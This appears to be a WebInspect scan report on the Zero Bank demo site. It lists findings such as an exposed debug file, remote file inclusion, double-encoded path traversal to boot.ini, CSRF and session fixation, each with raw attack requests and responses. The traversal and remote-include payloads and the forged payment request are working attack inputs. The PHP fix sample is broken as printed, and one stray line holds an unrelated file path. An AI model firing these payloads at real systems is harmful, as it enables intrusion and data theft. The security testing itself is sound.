The file debug.txt was located. This type of file is usually left by a developer or web master to test a certain function of the web application or web server. Leaving test scripts available on the server is a very unsecure practice. The types of information that can be gleaned from test scripts include fixed authentication session id's, usernames and passwords, locations or pointers to confidential areas of the web site, and proprietary source code. With this type of information available to an attacker , they can either use it to totally breach the security of the site or use it as a stepping stone to retrieve other sensitive data. Recommendations include removing this file from the production server.

Fix:

For Security Operations:
Remove the application from the server. Inform developers and administrators to remove test applications from servers when they are no longer needed. While they are in use, be sure to protect them using HTTP basic authentication.

For Development:

Contact your security or network operations team and request they investigate the issue.

For QA:
Contact your security or network operations team and request they investigate the issue.

Attack Request:

GET /debug.txt HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:36:22 GMT
Server: Apache/2.2.22 (Ubuntu)
Accept-Ranges: bytes
ETag: W/"27144-1368947102000"
Last-Modified: Sun, 19 May 2013 07:05:02 GMT
Content-Length: 27144
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=80
Connection: Keep-Alive
Content-Type: text/plain;charset=UTF-8

Sat Feb 02 11:31:30 EST 2013 [DE...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/debug.txt

High **Access Control: Missing Authentication**

Summary:

This policy states that any area of the website or web application that contains sensitive information or access to privileged functionality such as remote site administration requires authentication before allowing access. The URL **http://zero.webappsecurity.com:80/admin/** has failed this policy.

Fix:

Restrict access to important directories or files.

Apache:
Security Tips for Server Configuration
Protecting Confidential Documents at Your Site
Securing Apache - Access Control

IIS:
Implementing NTFS Standard Permissions on Your Web Site

Netscape:
Controlling Access to Your Server

General:
Password-protecting web pages
Web Security

Attack Request:

GET /admin/ HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:36:23 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Language: en-US
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=59
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
Content-Length: 6602

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <title>Zero - Admin - Home</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
    <meta http-equiv="X-UA-Compatible" content="IE=Edge">

    <link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>
    <link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
    <link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>

    <script src="/resources/js/jquery-1.8.2.min.js"></script>
        <script src="/resources/js/bootstrap.min.js"></script>

    <script src="/resources/js/placeholders.min.js"></script>
    <script type="text/javascript">
        Placeholders.init({
            live: true, // Apply to future and modified elements too
            hideOnFocus: true // Hide the placeholder when the element receives focus
        });
    </script>
    <script type="text/javascript">
        $(document).ajaxError(function errorHandler(event, xhr, ajaxOptions, thrownError) {
            if (xhr.status == 403) {
                window.location.reload();
            }
        });
    </script>
</head>
<body>
    <div class="wrapper">
    <div class="navbar navbar-fixed-top">
        <div class="navbar-inner">
            <div class="container">
                <a href="/index.html" class="brand">Zero Bank</a>

                <div>
                    <ul class="nav float-right">
                        <li>    <form action="/search.html"
          class="navbar-search pull-right" style="padding-right: 20px">
        <input type="text" id="searchTerm" name="searchTerm" class="search-query" placeholder="Search"/>
    </form>
</li>
                        <li>
                            <button id="signin_button" type="button" class="signin btn btn-info">
                                <i class="icon-signin"></i>Signin
                            </button>
                        </li>
                    </ul>
                </div>
            </div>
        </div>
    </div>

    <script type="text/javascript">
        $(function() {
            var path = "/";

            $("#signin_button").click(function(event) {
                event.preventDefault();
                window.location.href = path + "login" + ".html";
            });
        });
    </script>

        <div class="container">
            <div class="top_offset">

<div class="row">
    <div class="span12">
        <h2 class="board-header">Admin Home</h2>
    </div>
</div>
```

```
<div class="row">
   <div class="span3 well">
      <ul class="nav nav-list">
         <li class="active"><a href="/admin/index.html">Home</a></li>

         <li class="divider"></li>

         <li><a href="/admin/users.html">Users</a></li>
         <li><a href="/admin/currencies.html">Currencies</a></li>
      </ul>
   </div>

   <div class="span8"></div>
</div>
         </div>
      </div>

      <div class="clearfix push"></div>
   </div>

<div class="extra">
   <div class="extra-inner">
      <div class="container">
         <div class="row">
            <div class="span4">
               <ul>
                  <li><span id="download_webinspect_link">Download WebInspect</span></li>
               </ul>
            </div>

            <div class="span4">
               <ul>
                  <li><span id="terms_of_use_link">Terms of Use</span></li>
               </ul>
            </div>

            <div class="span4">
               <ul>
                  <li><span id="co

...TRUNCATED...
```

File Names:

- http://zero.webappsecurity.com:80/admin/

High

Credential Management: Insecure Transmission

Summary:

Any area of a web application that possibly contains sensitive information or access to privileged functionality such as remote site administration functionality should utilize SSL or another form of encryption to prevent login information from being sniffed or otherwise intercepted or stolen. http://zero.webappsecurity.com:80/login.html has failed this policy. Recommendations include ensuring that sensitive areas of your web application have proper encryption protocols in place to prevent login information and other data that could be helpful to an attacker from being intercepted.

Implication:

An attacker who exploited this design vulnerability would be able to utilize the information to escalate their method of attack, possibly leading to impersonation of a legitimate user, the theft of proprietary data, or execution of actions not intended by the application developers.

Fix:

For Security Operations:
Ensure that sensitive areas of your web application have proper encryption protocols in place to prevent login information and other data that could be helpful to an attacker from being intercepted.

For Development:
Ensure that sensitive areas of your web application have proper encryption protocols in place to prevent login information and other data that could be helpful to an attacker from being intercepted.

For QA:

Test the application not only from the perspective of a normal user, but also from the perspective of a malicious one.

Attack Request:

```
GET /login.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://zero.webappsecurity.com/
Connection: keep-alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl.EventMacro.Startup"; SID="12158D93CDFEE49CECF2E93005F140D8";
SessionType="StartMacro"; CrawlType="None";
X-RequestManager-Memo: Category="EventMacro.Login"; MacroName="LoginMacro";
X-Request-Memo: ID="e8710004-0636-444f-8207-75d9eca39f09"; ThreadId="17";
Pragma: no-cache
```

Attack Response:

```
HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:34:21 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Language: en-US
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=97
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
Content-Length: 7303

...TRUNCATED...  </div>

    <form id="login_form" action="/signin.html" method="post" class="form-horizontal">

...TRUNCATED...
```

File Names:

- http://zero.webappsecurity.com:80/login.html

High **Dangerous File Inclusion: Remote**

Summary:

A high level vulnerability was discovered in your web application due it possibly fetching and incorporating data from arbitrary URLs supplied by an attacker. This can have multiple consequences, ranging from a Cross-Site Scripting vulnerabilities to the execution of arbitrary script code. Recommendations include implementing a design policy that requires stringent definition of the values an application will accept, and adding logic to your application that enforces domain control when accepting a full URL as a valid parameter value.

Execution:

Including a URL value for the given vulnerable parameter should result in the page contents of that URL being processed and/or displayed by the application.

Implication:

The attacker can cause the application to fetch and display arbitrary URLs, thus allowing the attacker to feed specific information to the application for processing and display. The application is vulnerable to Cross-Site Scripting if the application only displays the fetched information. However, many web applications platforms (notably PHP) allow the interpretation of PHP script fetched from remote URLs; this could result in the attack running arbitrary script code on the web server simply by causing the web application to fetch a URL that returns script code.

Fix:

For Security Operations:
Parameter Include vulnerabilities are inherently tied to the actual code of your web application. Primarily, this issue will need to be rectified in the code of the web application.

For Development:
As the saying goes, security is baked in, not brushed on. Any application under development should be designed with security in mind from the onset. The following recommendations will help you build web applications that are not susceptible to parameter include vulnerabilities.

- Define what is allowed. Ensure that the web application validates all input parameters (cookies, headers, query strings, forms, hidden fields, etc.) against a stringent definition of expected results.
- Check the responses from POST and GET requests to ensure what is being returned is what is expected, and is valid.

- Verify the origin of scripts before you modify or utilize them.
- Do not implicitly trust any script given to you by others (whether downloaded from the web, or given to you by an acquaintance) for use in your own code.

For QA:

Ultimately, problems arising from Remote File Include vulnerabilities will have to be rectified in the actual web application code.

Attack Request:

GET /help.html?topic=http%3a%2f%2f15.216.12.12%2fserverinclude.html%3f%2fhelp%2ftopic1.html HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:52:14 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Language: en-US
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
Content-Length: 6117

...TRUNCATED...
<html><body text="white">WebInspect_Server_Include_Vulnerability-89875464</body></html>

...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/help.html?topic=http%3a%2f%2f15.216.12.12%2fserverinclude.html%3f%

High **Password Management: Insecure Submission**

Summary:

A password was found in the query string of a GET request or Set-Cookie Header. Unknown application testing seeks to uncover new vulnerabilities in both custom and commercial software. Because of this, there are no specific patches or descriptions for this issue.

Fix:

Leaving login information in a query string or cookie values makes it easy for an attacker to see and tamper with login values. Have a developer or security administrator examine this issue. Recommendations include ensuring that login information is sent with a POST request over an encrypted connection and that sensitive account information is kept on the server.

Attack Request:

GET /online-banking.html HTTP/1.1
Referer: http://zero.webappsecurity.com/
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="75DE791160D26F97350967134EE239D6";
PSID="C8BA8F00DB4CECE36559FE4AFC7CE3B1"; SessionType="Crawl"; CrawlType="Script"; AttackType="None";
OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="82";
ThreadType="CrawlBreadthFirstDBReader";

X-RequestManager-Memo: StateID="103"; sc="1"; ID="68048311-392e-4774-8a65-4edb7db92270";
X-Request-Memo: ID="156046fa-7757-4a0d-839a-7db656342a05"; ThreadId="27";
Cookie: CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=B387E31F

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:36:11 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Length: 12120
Set-Cookie: username=username; Path=/; HttpOnly
Set-Cookie: password=password; Path=/; HttpOnly
Content-Language: en-...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/online-banking.html

High **Information Disclosure: Local File Reading**

Summary:

The web server (or web application server) appears to allow attackers to request files outside the web root directory via the use of double encoding of a parent directory reference. This allows attackers to read arbitrary files on the system. This vulnerability is confirmed in Mongrel web server versions 1.0.4 - 1.1.2, but may affect other web servers/web application servers as well. Recommendations include updating your web server/web application server software to a fixed version.

Execution:

Use a normal web browser and make a request to ~FullUrl~

Implication:

An attacker can remotely read system files, leading to significant information disclosure and potentially aiding the attacker in compromising the system.

Fix:

For Development:
This is likely a vulnerability that requires a web server or web application server patch/upgrade. Contact your security or network operations team and request they investigate the issue.

For Security Operations:
Ensure you are running the latest version of web server/web application server, and inquire with the vendor whether there are any patches/updates available to mitigate this vulnerability.

For QA:
This is likely a vulnerability that requires a web server or web application server patch/upgrade. Contact your security or network operations team and request they investigate the issue.

Reference:

Advisory
http://secunia.com/advisories/28323/

CVE-2007-6612
http://nvd.nist.gov/nvd.cfm?cvename=CVE-2007-6612

Attack Request:

GET /.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/boot.ini HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:40:17 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Disposition: attachment; filename=../../boot.ini
Content-Language: en-US
Content-Length: 265
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=93
Connection: Keep-Alive
Content-Type: application/octet-stream;charset=UTF-8

[boot loader]

timeout=30
default=multi(0)disk(0)rdisk(0)parti...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/boot.ini

---

High

Server Misconfiguration: HTTP Basic Authentication

Summary:

Any area of a web application that possibly contains sensitive information or access to privileged functionality such as remote site administration functionality should utilize SSL or another form of encryption to prevent login information from being sniffed or otherwise intercepted or stolen. http://zero.webappsecurity.com:80/manager/ has failed this policy. Recommendations include ensuring that sensitive areas of your web application have proper encryption protocols in place to prevent login information and other data that could be helpful to an attacker from being intercepted.

Implication:

An attacker who exploited this design vulnerability would be able to utilize the information to escalate their method of attack, possibly leading to impersonation of a legitimate user, the theft of proprietary data, or execution of actions not intended by the application developers.

Fix:

For Security Operations:
Ensure that sensitive areas of your web application have proper encryption protocols in place to prevent login information and other data that could be helpful to an attacker from being intercepted.

For Development:
Ensure that sensitive areas of your web application have proper encryption protocols in place to prevent login information and other data that could be helpful to an attacker from being intercepted.

For QA:
Test the application not only from the perspective of a normal user, but also from the perspective of a malicious one.

Attack Request:

GET /manager/ HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 302 Found
Date: Thu, 20 Mar 2014 22:37:36 GMT
Server: Apache/2.2.22 (Ubuntu)
Set-Cookie: JSESSIONID=13C225FD; Path=/manager/; HttpOnly
Location: http://zero.webappsecurity.com/manager/html;jsessionid=13C225FD?org.apache.catalin...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/manager/

High

Transport Layer Protection: Unencrypted Login Form

Summary:

An unencrypted login form has been discovered. Any area of a web application that possibly contains sensitive information or access to privileged functionality such as remote site administration functionality should utilize SSL or another form of encryption to prevent login information from being sniffed or otherwise intercepted or stolen. If the login form is being served over SSL, the page that the form is being submitted to MUST be accessed over SSL. Every link/URL present on that page (not just the form action) needs to be served over HTTPS. This will prevent Man-in-the-Middle attacks on the login form. Recommendations include ensuring that sensitive areas of your web application have proper encryption protocols in place to prevent login information and other data that could be helpful to an attacker from being intercepted.

Implication:

An attacker who exploited this design vulnerability would be able to utilize the information to escalate their method of attack, possibly leading to impersonation of a legitimate user, the theft of proprietary data, or execution of actions not intended by the application developers.

Fix:

Ensure that sensitive areas of your web application have proper encryption protocols in place to prevent login information and

other data that could be helpful to an attacker from being intercepted.

Reference:

Advisory:http://www.kb.cert.org/vuls/id/466433

Attack Request:

GET /examples/jsp/security/protected/ HTTP/1.1
Referer: http://zero.webappsecurity.com/examples/jsp/security/protected/index.jsp
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.Attack"; SID="9396DCD69629AFBB0963657CEA16A284";
PSID="284B88E0EA99570FCF318F0812D0637E"; SessionType="PathTruncation"; CrawlType="None"; AttackType="None";
OriginatingEngineID="398bfe9e-1b77-4458-9691-603eea06e341"; AttackSequence="0"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="0"; Engine="Path+Truncation"; Retry="False";
SmartMode="NonServerSpecificOnly"; ThreadId="57"; ThreadType="StateRequestorPool";
X-RequestManager-Memo: StateID="111"; sc="1"; ID="7e769b64-0008-48e1-a39c-bbf7faeff0a5";
X-Request-Memo: ID="8d23b83c-c7ed-4f40-914d-2ab171936c7e"; ThreadId="38";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=31A3BCBF;username=usern
ame;password=password;JSESSIONID=12BACF63

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 23:30:35 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: private
Expires: Wed, 31 Dec 1969 18:00:00 CST
Set-Cookie: JSESSIONID=E25C1D09; Path=/examples/; HttpOnly
Content-Length: 583
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=80
Connection: Keep-Alive
Content-Type: text/html;charset=ISO-8859-1


...TRUNCATED...body bgcolor="white">
<form method="POST" action='j_security_check' >
<table border="0" cellspacing="5">
<tr>
...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/examples/jsp/security/protected/
- http://zero.webappsecurity.com:80/login.html

High **Cross-Site Request Forgery**

Summary:



Cross-Site Request Forgery (XSRF or CSRF) has been detected. Because browsers can run code sent by multiple sites, an XSRF attack can occur if one site sends a request (never seen by the user) to another site on which the user has authenticated that will mistakenly be received as if the user authorized the request. If a user visits a vulnerable site, the attacker can make the user's browser send a request to a different target site that performs an action on behalf of the user. The target site only sees a normal authenticated request coming from the user and performs whatever sensitive action was requested. Whatever functionality exists on the target site can be manipulated in this fashion. Recommendations include utilizing CAPTCHA's or anti-Cross-Site Request Forgery tokens to prevent Cross-Site Request Forgery attacks.

Execution:

Criteria for identifying CSRF:

1. This check is only run against POST requests.
2. The page must be either a login page, or a page in restricted session (i.e. an authenticated session) .
* Note: In order to avoid testing every POST request made during authenticated sessions, we will only run the check against a URL one time. This means that forms with multiple parameters will only be tested one time and not multiple times like a XSS or parameter injection check.
3. The page is not a re-authentication page. This is to avoid cases where a user is asked to either change a password or provide their password when they are already in an authenticated session. A re-authentication page is not CSRF vulnerable.
4. The page does not contain CAPTCHA. A CAPTCHA page is not CSRF vulnerable
5. The page is not an error page or an invalid page from the server.

More information on Login CSRF can be found here: http://seclab.stanford.edu/websec/csrf/csrf.pdf.

Implication:

Any functionality contained within the application can be exploited if it is vulnerable to XSRF. For instance, a banking application could be made to transfer funds, etc.

Fix:

Resolving Cross-Site Request Forgery may require recoding every form and feature of a web application. You can use anti-Cross-Site Request Forgery tokens or CAPTCHAs to prevent Cross-Site Request Forgery attacks. Other methods are easier but not as effective.

While no method of preventing Cross-Site Request Forgery is perfect, using Cross-Site Request Forgery nonce tokens eliminates most of the risk. Although an attacker may guess a valid token, nonce tokens are effective in preventing Cross-Site

Request Forgery attacks. You can verify that a user is legitimate by generating a "secret," such as a secret hash or token, after the user logs in. You should store "the secret" in a server-side session and then include it in every link and sensitive form. Each subsequent HTTP request should include this token; otherwise, the request is denied and the session invalidated. Do not make the token the same as the session ID in case a Cross-Site Scripting vulnerability exists. Initialize the token as other session variables. You can validate it with a simple conditional statement, and you can limit it to a small timeframe to enhance its effectiveness. Attackers need to include a valid token with a Cross-Site Request Forgery attack in order to match the form submission. Because the user's token is stored in the session, any attacker needs to use the same token as the victim.

CAPTCHA can also prevent cross-site request forgery attacks. With CAPTCHA, a user needs to enter a word shown in distorted text, contained inside an image, before continuing. The assumption is that a computer cannot determine the word inside the graphic, although a human can. CAPTCHA requires that a user authorize specific actions before the web application initiates them. It is difficult to create a script that automatically enters text to continue, but research is underway on how to break CAPTCHAs. If you use CAPTCHAs, make sure they are strong against possible attacks. Building a secure CAPTCHA takes more effort. In addition tomaking sure that computers cannot read the images, you need to make sure that the CAPTCHA cannot be bypassed at the script level. Consider whether you use the same CAPTCHA multiple times, making an application vulnerable to a replay attack. Also make sure the answer to the CAPTCHA is not passed in plain text as part of a web form.

More information is available in the HP Cross-Site Request Forgery white paper.

Reference:

HP XSRF White Paper:
Cross-Site Request Forgery

OWASP Prevention Cheat Sheet:
OWASP Prevention Cheat Sheet

XSRF FAQ:
http://www.cgisecurity.com/csrf-faq.html

Research:
http://seclab.stanford.edu/websec/csrf/csrf.pdf

Attack Request:

```
POST /bank/pay-bills-saved-payee.html HTTP/1.1
Referer: http://zero.webappsecurity.com/bank/pay-bills.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 85
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="09AABBCC2A09FCF5DCD1FAFCD6E5116C";
PSID="5AB353D1CAB22642997512441C0C0187"; SessionType="Crawl"; CrawlType="DynamicForm"; AttackType="None";
OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="82";
ThreadType="CrawlBreadthFirstDBReader";
X-RequestManager-Memo: StateID="103"; sc="1"; ID="aaacb85f-84c3-4bcf-b14c-1e810f506e0b";
X-Request-Memo: ID="ea244b7d-d5b2-4eb7-9ce4-bb07deca8b5e"; ThreadId="27";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=2DC913EA;username=usern
ame;password=password

payee=sprint&account=1&amount=12345&date=12345&description=12345&pay_saved_payees=Pay
```

Attack Response:

```
HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:58:26 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Language: en-US
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
Content-Length: 10221


<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="utf-8">
```

```
    <title>Zero - Pay Bills</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
    <meta http-equiv="X-UA-Compatible" content="IE=Edge">

    <link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>
    <link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
    <link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>

    <script src="/resources/js/jquery-1.8.2.min.js"></script>
       <script src="/resources/js/bootstrap.min.js"></script>

    <script src="/resources/js/placeholders.min.js"></script>
    <script type="text/javascript">
       Placeholders.init({
          live: true, // Apply to future and modified elements too
          hideOnFocus: true // Hide the placeholder when the element receives focus
       });
    </script>
    <script type="text/javascript">
       $(document).ajaxError(function errorHandler(event, xhr, ajaxOptions, thrownError) {
          if (xhr.status == 403) {
             window.location.reload();
          }
       });
    </script>
 </head>
 <body>
    <div class="wrapper">
    <div class="navbar navbar-fixed-top">
       <div class="navbar-inner">
          <div class="container">
             <a href="/index.html" class="brand">Zero Bank</a>

             <div id="settingsBox">
                <ul class="nav float-right">
                   <li>    <form action="/search.html"
         class="navbar-search pull-right" style="padding-right: 20px">
       <input type="text" id="searchTerm" name="searchTerm" class="search-query" placeholder="Search"/>
    </form>
 </li>
                   <li class="dropdown">
                      <a class="dropdown-toggle" data-toggle="dropdown">
                         <i class="icon-cog"></i>
                         Settings
                         <b class="caret"></b>
                      </a>

                      <ul class="dropdown-menu">
                         <li class="disabled"><a>Account Settings</a></li>
                         <li class="disabled"><a>Privacy Settings</a></li>
                         <li class="divider"></li>
                         <li><a id="help_link" href="/help.html">Help</a></li>
                      </ul>
                   </li>

                   <li class="dropdown">
                      <a class="dropdown-toggle" data-toggle="dropdown">
                         <i class="icon-user"></i>
 username                        <b class="caret"></b>
                      </a>

                      <ul class="dropdown-menu">
                         <li class="disabled"><a>My Profile</a></li>
                         <li class="divider"></li>
                         <li><a id="logout_link" href="/logout.html">Logout</a></li>
                      </ul>
                   </li>
                </ul>
             </div>
          </div>
       </div>
    </div>

       <div class="container">
          <div class="top_offset">
```

```
            <div class="row">
    <div class="span12">
      <div>
        <ul class="nav nav-tabs">
          <li id="account_summary_tab"><a href="/bank/redirect.html?url=account-summary.html">Account
Summary</a></li>
          <li id="account_activity_tab"><a href="/bank/redirect.html?url=account-activity.html">Account Activity</a></li>
          <li id="transfer_f

...TRUNCATED...
```

File Names:

- http://zero.webappsecurity.com:80/bank/pay-bills-saved-payee.html
- http://zero.webappsecurity.com:80/bank/transfer-funds-confirm.html
- http://zero.webappsecurity.com:80/bank/pay-bills-saved-payee.html
- http://zero.webappsecurity.com:80/bank/transfer-funds-verify.html
- http://zero.webappsecurity.com:80/bank/pay-bills-new-payee.html
- http://zero.webappsecurity.com:80/bank/pay-bills-new-payee.html

---

High **Session Fixation**

Summary:

WebInspect has found a session fixation vulnerability on the site.
Session fixation allows an attacker to impersonate a user by abusing an authenticated session ID (SID). This attack can occur when a web application:

- Fails to supply a new, unique SID to a user following a successful authentication
- Allows a user to provide the SID to be used after authenticating

In a session fixation attack, the attacker creates or obtains a valid session identifier and causes the user to provide authentication credentials to the application along with the session identifier. If the application fails to renew this SID after the user logs in, the attacker can use the previously obtained/created value of this SID to clone the authenticated session. The attacker can continue to impersonate the victim user until the SID expires. The need to brute-force or intercept the SID is eliminated.

An example of this situation is a login page that includes the SID as a URL parameter. An attacker could execute a session fixation attack by crafting a URL to the vulnerable login page and sending it to a user. Contained in the attack URL is a SID known to the attacker. Once the user logs in, the attacker can use this SID, which is now associated with an authenticated session, to impersonate the victim user.

Execution:

A typical session fixation attack is composed of three steps:

- The attacker acquires a session ID by either directly crafting one or visiting the target web application (without logon)
- The attacker causes the victim to visit the target web application with the session ID from Step 1 and log in. Thus, the session ID becomes associated with the victim. Depending on the location of session ID in the requests (cookie, query, or post parameter) and application context, the attacker can do this through a combination of social engineering techniques (email, IM) and technical attacks including (but not limited to) XSS and cross-subdomain cooking
- The attacker can now use the authenticated session ID from Step 2 to access and manipulate web resources owned by the victim user

Implication:

Authenticating a user but failing to provision a new session identifier gives an attacker the opportunity to steal authenticated sessions of victim users. This attack breaks the data confidentiality and integrity of victim users.

Fix:

The best way to prevent session fixation attacks is to renew the session ID when a user logs in. This fix can be done at the code level or framework level, depending on where the session management functionality is implemented. Example 1: the following PHP code changes the session ID after users log in successfully:

```
If ($authenication_successful) {
    $_session[“authenticated”] = true;
    Session_regenerate_id();
}
```

Example 2: When deploying web applications to Apache Tomcat, care must be taken to set the “changeSessionIdOnAuthentication” attribute in context.xml to true.
Additionally, session IDs should be sufficiently random and should be invalidated at logout.

Reference:

http://www.acrossecurity.com/papers/session_fixation.pdf
https://www.owasp.org/index.php/Session_fixation
http://en.wikipedia.org/wiki/Session_fixation
http://cwe.mitre.org/data/definitions/384.html

Attack Request:

POST /signin.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://zero.webappsecurity.com/login.html
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.EventMacro.Workflow"; SID="AFEA28987D6E75632FDD71D9C5CE38BE";
SessionType="NamedMacro"; CrawlType="None"; OriginatingEngineID="e1dd8d6e-b22e-4227-9154-7b5646f775f6";
TriggerSID="5D1C6386E8E8B620492B55BDD09847D7";
X-RequestManager-Memo: Category="EventMacro.Named"; MacroName="none";
X-Request-Memo: ID="d7ea83a2-90ea-46a1-be98-5f66159dc64a"; ThreadId="85";
Pragma: no-cache

